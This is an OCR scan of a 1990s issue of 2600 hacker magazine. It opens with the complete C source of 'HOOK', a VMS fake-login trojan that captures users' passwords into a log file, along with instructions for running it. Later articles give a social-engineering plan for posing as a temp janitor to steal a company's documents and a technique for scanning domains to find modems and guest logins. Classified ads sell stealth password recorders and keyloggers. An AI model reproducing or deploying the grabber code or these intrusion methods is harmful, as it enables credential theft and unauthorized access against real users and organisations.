To operate the grabber, run it from your (phony) account and walk away. If your account allows multiple logins, you can set up a few monitors and then seat yourself a few rows back from them. Nothing beats sitting back and watching the accounts pile up. The user will attempt to connect to a machine and type in the account name and password. At that moment, the screen will go blank and the monitor will reset. The new account info will appear in a file called "hook.log" in your account. The user will simply attribute the occurrence to a loose power cable or faulty monitor and relogin successfully.

I have included the VMS version of HOOK, since it was more difficult to write than the Unix version due to some obscure system library functions used. Have fun with this!

```
Greets to NMI, Gary Seven, EverClear, and all those in [Tribe 0] Call Bell's Hell BBS
   /*****************************************************/
   /*                                                   */
   /*                     H O O K                       */
   /*                                                   */
   /*   VT100/200/220 Login Simulator/Password Cache    */
   /*                   VMS Version                     */
   /*                                                   */
   /*                                                   */
   /*          FOR DEMONSTRATIONAL USE ONLY             */
   /*                 (yeah, right)                     */
   /*                                                   */
   /*            Written by : Mr. Bungle                */
   /*                                                   */
   /*****************************************************/

   /* Includes */
   #include <stdio.h>

   /* General Defines */
   #define BYTE unsigned char
   #define TRUE 1
   #define FALSE 0

   /* Escape Code Defines */
   #define ESC 27

   /* VT220 Ok Sign Defines */
   #define ULC 108
   #define URC 107
   #define LLC 109
   #define LRC 106
   #define VRT 120
   #define HOR 113
   #define WIDTH 18

   /* VT Reset Macro */
   #define die()  printf("%cc",ESC)

   /* Display Strings */
   char server[] =
        "DECserver 200 Terminal Server V2.0 (BL29) - LAT V5.1\n\n";
   char help[] = "Please type HELP if you need assistance\n\n";
   char user[] = "Enter username> ";
   char local[] = "Local> ";
   char connect[] = "Local -010- Session 1 to WS0X established\n\n\n\n";
   char netprmpt[] = "Network Node WS0X\n\n";
   char uprmpt[] = "Username: ";
   char pprmpt[] = "Password: ";

   main()
   {
   char latname[128];
   char username[128];
   char password[128];
   char command[128];
   int i;
   float delay;
   FILE *log;
   unsigned long dmask;

     /* Disable ^C,^Y and ^T */
```

```
dmask = 0x02100000;
LIB$DISABLE_CTRL(&dmask);

/* Display phony Ok Banner */
system("set term/noecho");                    /* Disable echo */
disp_vt220ok();                               /* Draw Banner */
getchar();                                    /* Wait for <CR> */
printf("%c[2J",ESC);                          /* Clear screen */

/* START OF LAN-SPECIFIC STUFF */

/* Initially write out prompt so no delay */
printf("%c[%d;%dH",ESC,1,1);/* Home cursor */
printf("%c[?25h",ESC);      /* Enable cursor */
printf("%s",server);
printf("%s",help);
printf("%s",user);

system("set term/echo");                      /* Enable echo */

/* Simulate LAT login */
latname[0] = 0;
gets(latname);
while(!latname[0])
{
   printf("%s",server);
   printf("%s",help);
   printf("%s",user);
   gets(latname);
}

/* Simulate Local Prompt */
printf("\n\n");
command[0] = 0;
while(!command[0])
{
   printf("%s",local);
   gets(command);

   if(command[0])
   {
      /* Look for 'ws0' in command */
      for(i=0;((tolower(command[i])!='w')&&(i<25));++i);
      if(i>=25)
         die();
      if(tolower(command[++i])!='s')
         die();
      if(tolower(command[++i])!='0')
         die();
   }
}

/* Insert Node # into display strings */
connect[28] = command[++i];
netprmpt[16] = connect[28];

/* Simulate connection delay */
delay = 1.5;
LIB$WAIT(&delay);
/* Simulate connection to Node */
printf("%s",connect);
printf("%s",netprmpt);
```

```
  printf("%s",uprmpt);
  gets(username);

  /* Last but not least, the password... */
  printf("%s",pprmpt);
  system("set term/noecho");
  gets(password);

  /* END OF LAN-SPECIFIC STUFF */

  /* Append this new entry to the LOG file */
  log = fopen("hook.log","a+");
  fprintf(log,"\nLAT name: %s\n",latname);
  fprintf(log,"Node: WS0%c\n",connect[28]);
  fprintf(log,"UserID: %s\n",username);
  fprintf(log,"Password: %s\n",password);
  fclose(log);

  /* Reset terminal - Thank you! */
  die();
}

/* Display phony VT220 Ok Banner */
disp_vt220ok()
{
int i;

  printf("%c[2J",ESC);                    /* Clear screen */
  printf("%c[?25l",ESC);                  /* Hide cursor */
  printf("%c[%d;%dH",ESC,1,1);            /* Home cursor */
  printf("\n\n\n\n\n\n\n\n\n\n\n");

  /* Set graphics char mode */
  printf("%c(0",ESC);

  /* Print top line */
  printf("                              %c",ULC);
  for(i=0;i<WIDTH;++i)
    printf("%c",HOR);
  printf("%c\n",URC);
  printf("                              %c",VRT);

  /* Set US char mode */
  printf("%c(B",ESC);

  printf("     VT220 OK     ");

  /* Set Graphics char mode */
  printf("%c(0",ESC);
  printf("%c\n",VRT);

  /* Print bottom line */
  printf("                              %c",LLC);
  for(i=0;i<WIDTH;++i)
    printf("%c",HOR);
  printf("%c\n",LRC);

  /* Set normal intensity */
  printf("%c[0m",ESC);
  printf("%c(B",ESC);
}
```

----------Source Code Ends----------

JANITOR PRIVILEGES

by Voyager

Most large companies hire outside contractors to do their night janitorial work. Most janitorial companies use temporary agencies to staff their janitorial crews. Armed with these small bits of knowledge and some hard work, you can gain access to heretofore unknown reservoirs of information.

First, choose your target company. For our example, we will use the name First Fiduciary Fund. Call FFF on the telephone, and ask to speak with the person in purchasing who contracts janitorial services. Tell that person that you are looking for a janitorial service for your business, and ask them if they could recommend anyone. Make sure that the people you come in contact with at FFF know that you are not a salesperson, or you will be send directly to VMH (Voice Mail Hell).

If this fails, you may be forced to sit outside FFF for an afternoon and evening to spot the logo on the janitorial service company's vehicles or uniforms. If you do this, make sure to wear clean, casual business attire or you may be asked to leave the grounds.

Once you have the name of the janitorial services company, you are ready to proceed to the next part of your attack. For our example, we will use the name Careful Cleaning. Call Careful Cleaning on the phone asking if they could recommend a good temporary agency in town. You will then have the name of the agency they use to staff their crews at FFF.

Why not apply directly at CC? You don't want to do janitorial every night, that's why. You don't want to go through the screening and hiring processes, or the background and/or drug tests. You just want to get into FFF with the minimum of fuss, and the minimum searching of your motives.

Now, visit the temporary agency. In our example we will use the name Temp Finders. You will need to have sufficient ID to fill out the Federal I-9 form. Usually that's a state ID and a Social Security card. On your application, put down minimum as your expected salary and do not show any job experience (unless you *have* janitorial experience). In the experience or occupation boxes, put student.

Why? Janitorial companies are looking for people who are clean-cut, reliable, available at night, and will work for almost nothing. If you want the role, you have to look the part. Make sure to put down that you are looking for night janitorial work.

Now you are free to go home and wait for the phone call from Temp Finders. If they call you for work, ask where you will be working. You may not always get an answer - temporary agencies are very leery of giving out this information over the phone. Ask what part of town you will be working in, and pretend to misunderstand the directions until you have the information you need. One useful ploy is claiming you are getting a ride from a friend, and they will only take you so far. If the assignment is at your target company, or another good target company, take it. If it's not, you are free to refuse the assignment. You do need to be aware, however, that if you turn down too many assignments, Temp Finders will stop calling you.

Once you accept an assignment and are at work, work as quickly as you can. You must create enough time to gather information. Look out for hidden security cameras and keep your eyes open for roaming security officers, second shift employees, or your supervisor coming to check on you.

You may wish to devote the first night only to casing FFF. This will allow you to judge the difficulty of sneaking information out of the building. Be aware that if you do this, you may lose your only chance at the building. If you do not do a good job for CC, you will not be requested back.

The safest way to sneak information out is to memorize. Few individuals can memorize a useful amount of information, however. Taking a small (3x4") notepad, appropriately labeled so that the security personnel do not think that you stole it, is a useful tool. However, writing information down is very slow and time consuming, and time is one thing you do not have when you have to clean a building *and* play James Bond. The quickest method is to actually steal paperwork, but it leaves you very vulnerable to being caught. Security personnel may notice that bulge in your pants, or Tom may notice that his company phone book is missing in the morning. If you do use this method, it might be wise not to go back to FFF again if you are requested. They may be simply setting up a trap to catch you.

The most important thing to remember is that what you are doing is illegal. Treat the task with the respect it deserves and you will be amply rewarded. Take the task lightly and you will wish you had spent the night at home.

Net Surfing Techniques

by Sonic Life

Boredom can lead to some interesting things. A friend and I used to work at a computer lab where we were supposed to help people, but everyone already knew what they were doing. This left us with a lot of time on our hands to find other things to do.

After spending many hours on the Internet, I became fascinated with the fact that all these machines were interconnected and began to wonder how to find what machines were out there in netspace. It was around this time that we discovered the UNIX command "nslookup". This was nice because it allowed us to connect to any nameserver and get a listing of all the machines that server knew about. The process of searching the listing for names which looked interesting was a very tedious one, though, and the format wasn't the nicest. But, being that it was all we had (and not knowing enough about socket programming to write a better one) we were content. Using nslookup I could find machines with names like "dialout", "annex", and "gw", most of which weren't all that interesting, but there were some exceptions. The problem was that many machines had cryptic names giving you no clue as to what they were.

After fooling around with nslookup for a while, we came across a program called "host.c" written at Rutgers. "Host" allows you to query a nameserver without knowing the actual nameserver's name. All you need to know is the domain! This means that instead of having to find BLAHSERVER.BLAH_U.EDU, all you need to know is BLAH.EDU (the domain is usually made up of the last two fields in a host name). The listing also includes, in many cases, a description of the exact machine type and operating system. And, as if that isn't enough, the output can easily be redirected to a file which you can sort through later. Here is how I normally go about finding interesting sites, assuming, of course, that you have already ftp'd host.c (available at gumby.dsd.trw.com in pub/networking last time I checked) and compiled it.

1) Find some domain names of people using IRC or posting to netnews and write them down (i.e., colorado.edu, compuserve.com, af.mil, etc.).

2) Use "host" with the -a -l -v option with the domain name and redirect it to a file (host -a -l -v colorado.edu > colorado.list).

3) After you have a listing, use "grep" to find the obvious ones. The names to look for are "phone", "pacx", "rolm", "dialout", "modem", "gw", and "annex". I usually also use "sgi", "iris", and "irix" to look for Silicon Graphics machines since fifty percent of the SGI machines I come across can be logged into as "guest" or "lp" (line printer). If there are machines or operating systems that you know back doors for, grep for those also. Remember to try it in upper and lower case since grep is case sensitive or else use the -i option of grep to ignore case. You can also take a look at the file to see if there is anything else you might have missed.

4) Telnet or ftp to these machines and see what you find. Many will ask for some sort of authorization but I usually skip these and move on. With enough patience, you'll find something good.

Here is a typical session (the names have been changed to protect the ignorant):

```
aprompt> host -a -l -v bubba.edu > bubba.list
aprompt> grep DIALOUT bubba.list
 DIALOUT.BUBBA.EDU 345600 IN
          HINFO   UB-ASY-100       NET-ONE
aprompt> telnet dialout.bubba.edu.
Operating in line-by-line mode.
Escape character is '^]'.
OK
at
OK (wow, a modem!)

telnet> quit
```

The process is simple, but it takes time to find something good. Just try not to draw too much attention to yourself with unsuccessful logins unless you're using an account where it doesn't matter. Surf on!

Things That Happen

From the Bulletin of the Ministry of the Information of the Republic of Kosova, 22 August 1994: "The presence of cordless telephones in numerous private Albanian homes has been of great concern to Serbian police authorities with the revelation that in some cases, police wave bands can be overheard. Consequently Serbian police have embarked upon a mass search of Albanian homes throughout communes of Kosova in order to seize telephones which police believe are being used to eavesdrop on police communication frequencies. In many cases, families found in possession of such phones have been subjected to physical maltreatment. Incidents of this type have been reported in the communes of Decan and Kamenica with over 54 telephones seized, each seizure accompanied by maltreatment of Albanian residents. Albanians affected by this police action have pointed out that they had purchased the phones legally and with the full knowledge of Serbian telecommunication authorities and had paid up to 2,500 DM in order to be connected."

Northern Telecom has a new switch - the DMS-500. According to Telemanagement, this new network switch combines features of the DMS-100 and the DMS-250. This allows it to be used by start-up carriers who want to offer both local and long distance services.

Cellular One has blocked out-of-town visitors from using their cellular phones in New York City. It's because of the fact that there are sometimes more fraudulent calls in progress than legitimate ones - even the mayor and police commissioner have had their codes used. Customers will have the option of making operator-assisted calls at three times the price for as long as this crisis lasts.

Bell Canada has introduced a service throughout Ontario and Quebec called Seven Digit Single Number Access. Using the 310 prefix, subscribers can dial one number throughout either province to reach a particular person or business. The numbers behave exactly like 800 numbers, except for the 800 part.

An interesting update to the Oregon driver's manual: "Possession of an illegal traffic signal operating device, such as any device that causes a traffic control light to change from red to green as a person approaches the light, is classified as contraband and is punishable by a maximum of 30 days in prison, a $500 fine, or both."

British Telecom has introduced Call Return - customers dial 1471 and, unlike in the States, will hear the phone number of the person who called them last. The service is free. Caller ID has also become available under the name Caller Display at a fraction of U.S. costs - less than $2 a month. Customers can block Caller Display by dialing 141 before each

call. BT will block entire lines but they have to approve it themselves. BT claims that over 70 percent of customers "see no occasion where they might need" to use the 141 feature.


In New York, NYNEX has actually listened to consumers and instituted blocking of Call Return. Callers who block Caller ID will now also block Call Return, a capability we always knew was possible but which NYNEX never admitted to. And they are also getting rid of the absurd *67 toggle feature which always left customers uncertain as to whether they just blocked or unblocked their number. From now on it'll be simple: dial *67 to block, *82 to unblock.

At long last it's going to happen - 2600.com will soon be in operation on the Internet. We're in the process of picking out hardware, software, and a net provider for what we hope will be a useful and historic site. We're open to suggestion at this point and we're also looking for help of any kind, particularly with regards to good deals on hardware.

More New Area Codes
Bermuda: 441
Connecticut: 860

---

scanned by R.T.



The Post made a front page story out of information that had already been printed in *2600* nearly six months earlier - the location of New York's hidden traffic cameras. Of course, being six months ahead of the Post is still below average.

Hack-Tic, techno-anarchist magazine 1989 - 1994

The last issue of *Hack-Tic* is just that: the last issue. That's right, *Hack-Tic Magazine* is no more.

I've decided not to continue the magazine because I think that after five and a half years it is time for me to work on other things. Since I couldn't find anyone crazy enough to carry on, the curtain falls for *Hack-Tic*.

I've been thinking about the future of the magazine for quite some time now, and I think there would have been ways to continue the magazine. These ways all have one thing in common: I would have to invest much more time in a more professional (read: slick) magazine that appears more often. In its current form the magazine is not financially viable. *Hack-Tic* never was about making money. It all started because a small group of people wanted to share forbidden knowledge with other enthusiasts, and because we wanted to make a contribution to the hacker subculture.

We have come to a time in which not only computerfreaks have a computer and a modem. A network community has emerged on the Internet. That community largely overlaps the audience that *Hack-Tic* was originally written for. Although I have had much fun publishing a paper magazine, I want to focus more of my energy on providing information to the network community. Because reproduction and distribution are nearly free, the information would be free, and everybody's happy.

A multimedia, interactive clickable on-line *Hack-Tic*?

Who knows. We're working to put at least part of the back-issues on-line in World Wide Web format, and we're also putting some artwork by *Hack-Tic's* own KoHo on the net. I've spent little time thinking about what this new information flow should look like. Maybe I'll just post fun articles in the hacktic.* newsgroups (the newsgroups will stay), or I'll make nice anarcho pages on the Web.

In the very first issue of *Hack-Tic* I wrote:

"Starting a magazine has a lot in common with childbirth: even in this modern age full of technology, it's still not certain that the baby will live. Even though this baby is not so heavy yet, using its big mouth it hopes to add weight to many discussions."

[cry mode on]

Now that the end has come it's good that "my baby" dies in the strength of its life, and that I don't have to pull the plug on a respirator a few years from now.

[cry mode off]

But let's not be too sad. We didn't waste our time! *Hack-Tic* has put its mark on the early nineties. If there were technical shortcomings in the phone system, we pointed them out. If the police or judicial system were abusing technology, we said so. If the public was lulled to sleep with stories of secure computers and communication systems, we woke them up again. Boy did we give all these people in the boardroom a hard time. Gentlemen, hold off the party. *Hack-Tic* was reading material in the nursing room of an entire generation of people that sees through your tricks.

We didn't only point to what was wrong, but we made some changes ourselves. When we started our "*Hack-Tic* Network" computer network, we did not dare hoping that this would grow to be a large Internet provider for private people (under the name XS4ALL). When we helped build the Digital City freenet, we couldn't have dreamt that this city would be a national and international example of citizen networking. A lot has been accomplished, but as long as not everyone can exercise their democratic rights on-line, as long as the PTT can keep increasing their rates, and as long as our government wants to ban encryption, we'll keep nagging them. The spirit lives on!

Maybe even more important: we've been the core around which a subculture has formed. A generation of hackers have met each other at mass meetings like "The Galactic Hacker Party" and "Hacking at the End of the Universe". Our *Hack-Tic* Office parties (HOPs) and the yearly *Hack-Tic* beach parties were hotbeds for new ideas. The *Hack-Tic* beach party tradition will continue, and the fact that the magazine doesn't exist anymore will not stop us from organizing fun meetings in the future. The spirit lives on!

Rop Gonggrijp
former publisher and editor of *Hack-Tic*.

2600 Marketplace

DONATE YOUR VOICE AND WIN A NEWTON (Call Code 8024). Wildfire Communications, Inc. is created a voice-based electronic assistant. We need your voice (age 20+, North American accents, male and especially female) to help teach our assistant to understand spoken words. You can call from any phone, it takes about 5 minutes. In return, we will enter you into a drawing for a FREE Apple Newton MessagePad 110. Please call now, and pass this on to your friends and relatives. Call 1-800-430-WILD. Questions? info@wildfire.com

STEALTH PASSWORD RECORDER. Secretly records usernames and passwords on any PC. Works with PC programs, or any mainframe/BBS/whatever accessed by the PC users. Undiscoverable "stealth" dual .SYS/.COM program. 100% tested on PC, XT, AT, 286, 386, 486 & all DOS's. Only $29 US. Incl: disks, manual. Also: PC background keypress recorder. RECKEY.EXE is a Stealth TSR which records all keys pressed in DOS and Windows to DISK or RAM. Also stores key-press timings, & key-hold duration. Can identify what's typed, when, & by *whom* (from their typing style). Includes programming info and extensive help. Only $29 US. Ship anywhere free. Order from MindSite; GPO Box 343, Sydney NSW 2001 Australia.

VOICE MAIL SOFTWARE NEEDED for 2600 voice BBS. Must be compatible with Dialogic card, capable of handling multiple users, and able to provide both a voice mail and bulletin board environment. Leave message at (516) 751-2600.

INFORMATION IS POWER! Arm yourself for the Information Age. Get information on hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. We can supplement you with files, programs, manuals, and membership from our elite organization. Legit and recognized world-wide, our information resources will elevate you to a higher plane of consciousness. Send $1 for a catalog to: SotMESC, Box 573, Long Beach, MS 39560.

VOICE CHANGING TELEPHONES complete handset type telephone that changes caller's voice, has six different voices, comes in pulse only and white color. Full unconditional money back guarantee. Send check or money order for $23.00 plus $2.90 postage to: Wonder Marketing, 111 East 14 Street Suite 323, New York, NY 10003. All phones shipped same day priority mail (foreign orders add $12.00).

"THE MAGICAL TONE BOX" Fully assembled version of this device similar to the one published in Winter 1993-94 issue of 2600. Credit card size & only 1/4 inch thin! Records ANY tone you generate onto chip. 20 second capacity. Includes 4 watch batteries. $39 each, 2 for $75, 4 for $140. Also available as a STEALTH PEN! $49, 2 for $90, 4 for $170. Send money order for 2nd day shipping; checks need 18 days to clear. Add $4 total for any number of devices for shipping & insurance. "THE QUARTER" DEVICE - complete KIT of all parts, including 2x3x1 case, as printed in Summer 1993 issue of 2600. All you supply is 9 volt battery & wire. Only $29, 2 kits for $55, 4 for $102. Add $4 total for any number of kits for shipping & insurance. 6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35 POSTPAID, each additional crystal only $3 POSTPAID. All orders from outside U.S., add $12 per order, U.S. funds. For quantity discounts on any item, include phone number & needs. E. Newman, 6040 Blvd. East - Suite 19N, West New York, NJ 07093.

CARD READER/WRITER/PROGRAMMERS for sale/trade. Plus automated Tempest module (ATM, ala T-2 movie), Williams' Van Eck System (WVES), KX Radar Emitter (KXRE) - much more. Plus books, manuals, software, services relating to computer, phone, ATM, and energy hacking and phreaking, security and surveillance, weaponry and rocketry, financial and medical. New catalog $4 (no free catalog): Consumertronics, PO Drawer 537, Alamogordo, NM 88310.

WANTED. Computer illiterate businessman needs UNIX security consultant for short term (1 yr) overseas assignment. I know what I want but don't know how to get it. Reply via snail mail with list of accomplishments (resume?) and how I can contact you to Carl, Box 303, 16781 Torrence, Lansing, IL 60438.

PRIVATE LINE is a new, alternative magazine about the telephone system. *Factsheet 5* calls it "a great companion to *2600*." Interested? It's $4 for a sample or $24 for a one year, six issue subscription. Check out the text of the first issue at the ETEXT archive. *Private Line*, 5150 Fair Oaks Blvd. #101-348, Carmichael, CA 95608. privateline@delphi.com

LOOKING FOR THAT 6.5000 MHZ CRYSTAL? We have them for $4 (US), cash or money order only. Send your order to Durham Technical Products - PO Box 237, Arlington, TX 76004. (New Internet address: bkd@sdf.saomai.org) Three or more crystals only $3 each. Same day service on most orders. A current listing of the items we carry is available by snail mail or email. (Coming soon: rotary lineman's handsets - approximately $55; black, orange, or blue. Please inquire.)

WANTED: Any information about ATM machines in Europe. How they work, info on Eurocards, information on how the German Telekom Telefonkarte works. Is any information available for the German phone system? Please send letters to: The Sandmann, Stockgartenfeld 8, 40627 Dusseldorf, Deutschland (Germany). I promise I will answer you if you write me.

THE ANARCHIST'S BBS. A complete bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Encrypted email/file exchange available. Call (214) 289-8328 by modem.

UNDERGROUND SOURCES. Hundreds of reviews of books, catalogs, and magazines, complete with addresses, telephone/fax #'s and email for all of your electronics, telephone, privacy, surveillance, hacking, and other special needs. Send SASE for more information. Only $17 + $3 s/h cash, check, or money order to Bob Paiani, 3686 King St., Suite 145, Alexandria, VA 22302-1906.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original! Also, ELECTRONIC SURVEILLANCE DETECTION EQUIPMENT, for RF and telco devices from retiring TSCM specialist. Complete set, $4500. Send SASE or fax # for complete details.

Marketplace ads are free to subscribers!
Send your ad to:
2600 Marketplace, PO Box 99,
Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion.
Deadline for Spring issue: 2/15/95.

LETTERS

(continued from page 31)

enough they had to use Carbon Copy to allow new calling card and debit card numbers to be entered as they used one licensed version of NETWARE on several LANs.

To my surprise this insane setup had not been cracked, although some fraud has been traced to some ex-employees. It is clear to me that of the thousand or so resellers in the U.S., most of them must be in a similar situation to this one. It might be a good thing if they read this horror story and corrected the problems.

I think the case of the employee in MCI shows how the majority of calling card fraud is committed in the U.S. It also gives me some reason to believe that an employee in the fraud section of SNET sells calling card numbers but there's no way to prove it.

Particle Man
Arlington, VA

International Tale of Woe

Dear *2600:*

Here begins my tale of turmoil. Up until August I was offering international long distance callback service to Argentina. I was previously working for another company but I soon became aware that the market was large enough to market this product on my own and for my own profit.

After arriving in Argentina (my place of birth) I started a most productive recruitment of reps and made considerable inroads where signing on customers was concerned.

The product works like this: the customer calls a pre-assigned node, lets it ring twice, and hangs up. The system finds out which channel of the T1 the call came in and then originates a call to that node. Once the client picks up the phone, he/she is prompted to enter the node they wish to call using touch tones and, by the magic of telephony, the client is connected to the final destination.

Where is the problem? Well, it starts with greed. It seems that the local PTT's (Telefonica and Telecom) want to protect their rights to charge incredibly barbaric rates to their customers ($3.60 a minute to New York). We provide the same call for $1.64 a minute with no minimum.

There are over 40 callback service providers and we have all been impeded. They monitor all incoming international calls to Argentina and when a DTMF is generated, that call is *terminated!*

A plea to the readers: I'm fairly new to the telephony industry so I call on you to help me develop a means around this. You can reach me by voice at (516) 234-1407 or fax at (516) 234-7764.

Fabian
Long Island

Cable Affirmation

Dear *2600:*

I read with great interest and humor Cap'n Dave's naive article (Coping With Cable Denial, Spring 1994).

Cable service theft is a $4.7 billion annual revenue loss to the cable industry, something that the cable industry is focusing upon with great intensity. Most businesses would be highly outraged if 20 percent of their product walked out the front door. In fact, it is a federal offense to steal cable signals, per 47 U.S.C. 553 and 47 U.S.C. 605.

Many national publications advertise converters and descramblers for sale. However, it is illegal in 28 states to *advertise* descramblers for sale. In 40 states it is a violation of state penal code to *sell, distribute, or manufacture* descramblers. It is also illegal in 31 states to *possess* a descrambler not authorized by the cable company.

Cable systems today are more sophisticated than Cap'n Dave relates. While "traps" may still be used in many smaller systems, they are not the preferred choice for customer signal control. *Today's* cable systems use a variety of electronic means of controlling customer signal access. One type of descrambler which Cap'n Dave forgot to mention is the one-way addressable descrambler.

Since 1990 almost all of the major market cable systems have been rebuilt or are in the process of being rebuilt with two-way digital interactivity in mind. This means that most cable companies, today, can determine what type of converter(s) /descrambler(s) are connected and what channel the subscriber is watching. All cable companies will have this capability by the end of 1995. And, beginning in 1997, cable signals will be delivered to the home one-at-a-time and in a digitally compressed and encrypted fashion using an enhanced DES algorithm. Traps and converters are quickly becoming a thing of the past.

The cable company isn't interested in spying or intruding into the subscriber's home. Cable companies only want to know if the subscriber is rightfully paying for services received. Cap'n Dave was correct: there are no microphones or cameras in the cable equipment. Law enforcement agencies have much better and more sophisticated methods of eavesdropping.

While it is your First Amendment right to publish articles of this nature, it is no more moral than publicly advocating theft of goods from a convenience store. I would think that, as a publisher, you might desire to have more timely and accurate material.

James S. Allen
Office of Cable Signal Theft
National Cable Television Association
Washington, DC

We thank you for the technical information. We try to keep our articles as accurate as possible but many times the knowledge is suppressed or just difficult to obtain. We also want to say that we agree totally with your views on cable theft - people have absolutely no right to tamper with this signal that is attached to their television sets. Nor do they have any right to tamper with signals from the heavens which may not be for them to see. Why do people have such a tough time understanding this intuitively easy concept?

As an aside to our readers who have paid the extra fee, the hidden message for this issue is on this page. Do not attempt to read the message if you have not paid the fee. We have invested time and money in the development and placement of this message and if you steal the message from us, it's only going to drive the price up for future secret messages. Plus if we find out about it, we'll expose you as a thief to your friends and neighbors. So before you start tampering with this page, think about the consequences.

BOOK REVIEWS

Network Security
by Steven L. Shaffer and Alan R. Simon
Published by AP Professional
955 Mass. Ave, Cambridge MA 02139
1994, ISBN 0-12-638010-4. 318 pages.
Paperback, $34.95.
Review by The Roving Eye

AP Professional is a publisher that takes the "professional" in its name very seriously, and one can usually expect their books to be information packed, well written, and good value for one's money. With *Network Security,* however, AP Professional certainly has a loser on its hands.

The first three chapters of this twelve chapter book are dedicated to things that I am sure people with hockey score I.Q.'s realize: "Principles of Distributed Computing and Networks", "The Need for Network Security", and "The Network Security Challenge". These may safely be skipped without loss of info.

"Network Security Services" and "Disciplines", the next two chapters, are okay reads if you have been facing a lack of creativity recently. As your mind wanders through these dense forests of verbosity, you are certainly forced to look at the whole picture of network security, and even from the admin's point of view. Even though the book did not give me any specific pointers, I was certainly delighted to come up with some new ideas while reading these chapters.

Chapter 6, "Network Security Approaches and Mechanisms", is a complete, if poor, introduction to the ISO/OSI model and associated security services at each layer. I hated the chapter on PC Networking because it annoyed me. I could not help but think what kind of self esteem a network admin would have to have to actually read advice like "Floppy disks should always be protected through the use of protective jackets, gentle handling (i.e., not bending)...." You can bet I started skimming after reading this pearl of wisdom.

Chapter 8, "Viruses and Trojan Horses", was full of even worse garbage. At this point in the book, the verbosity actually becomes worse: "The number of reported trojan horse cases is estimated to be only a fraction of their actual number. (How many experts did it take to figure this one out?) ...if a trojan horse is uncovered, it may make better business sense not to disclose the event. If a trojan horse found in a banking system was being used to extract money from the bank, would it make better sense to tell all bank depositors about the incident or to ignore it completely? More likely the latter. (No... you don't say...) ... A large percentage of trojan horse cases are (sic.) not not disclosed. (Come again?) ...[the knowledge] is not widely discussed... (I am not sure I got that point...) ...[the information] is not... widely available." (Comments in parentheses are mine.) This sort of repetition of the same idea happens throughout the book.

The only greatly informative chapter of the book in my view was the one on covert channels. Other than hackers dedicated to high-security systems and a few other enlightened individuals, most people don't even know what these are. Further, the topic is usually not dealt with well even by journal articles in the area. So this chapter and the last one, which is on standards, are the only parts of the book that are worth a read. Having read a lot of academic writing on the area, I must also say that the bibliography certainly points to the best stuff that is out there. So my advice is: if you can get your hands on the book easily and for free, read the above parts. Otherwise, don't bother.

Alan Simon has two other books (*Open Systems Handbook* and *Network Re-engineering*) which came out in November, and despite my interest in both topics, I doubt I shall even be getting either book issued from the library. McClain's *Handbook of Networking and Connectivity*, which was released earlier this year, also by APP, on the other hand, is a useful reference to have around. It is a good general reference on protocols, standards, and troubleshooting and certainly points on in the direction of the weaknesses of different architectures, while maintaining its essential overview nature.

Remember to never stop learning!

Information Warfare
by Winn Schwartau
Thunder's Mouth Press
430 pages, $22.95
Review by Joe630

Information Warfare? This book could be considered information warfare. It gives an incredible amount of information about almost nothing that real people care about. It does, however, have its moments. Almost 200 pages into the book, Schwartau begins to discuss hackers. But wait, we are not hackers. A hacker is "a writer who knocks out lackluster words for pay... an old, worn out horse is a hack... how about the golf hack who can't score below 100...." We are *information warriors.*

